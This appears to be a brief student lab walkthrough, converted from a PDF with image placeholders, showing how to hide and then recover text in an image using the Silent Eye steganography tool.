
- Click on Download




- Open Silent Eye
- Click on file and then open




- Select image , then click encode and enter text that you want to hide it and then click on encode




- Now open the encoded image and click on Decode



➤ Once again click on decode



➤ It decoded image



THANK YOU

ANSWER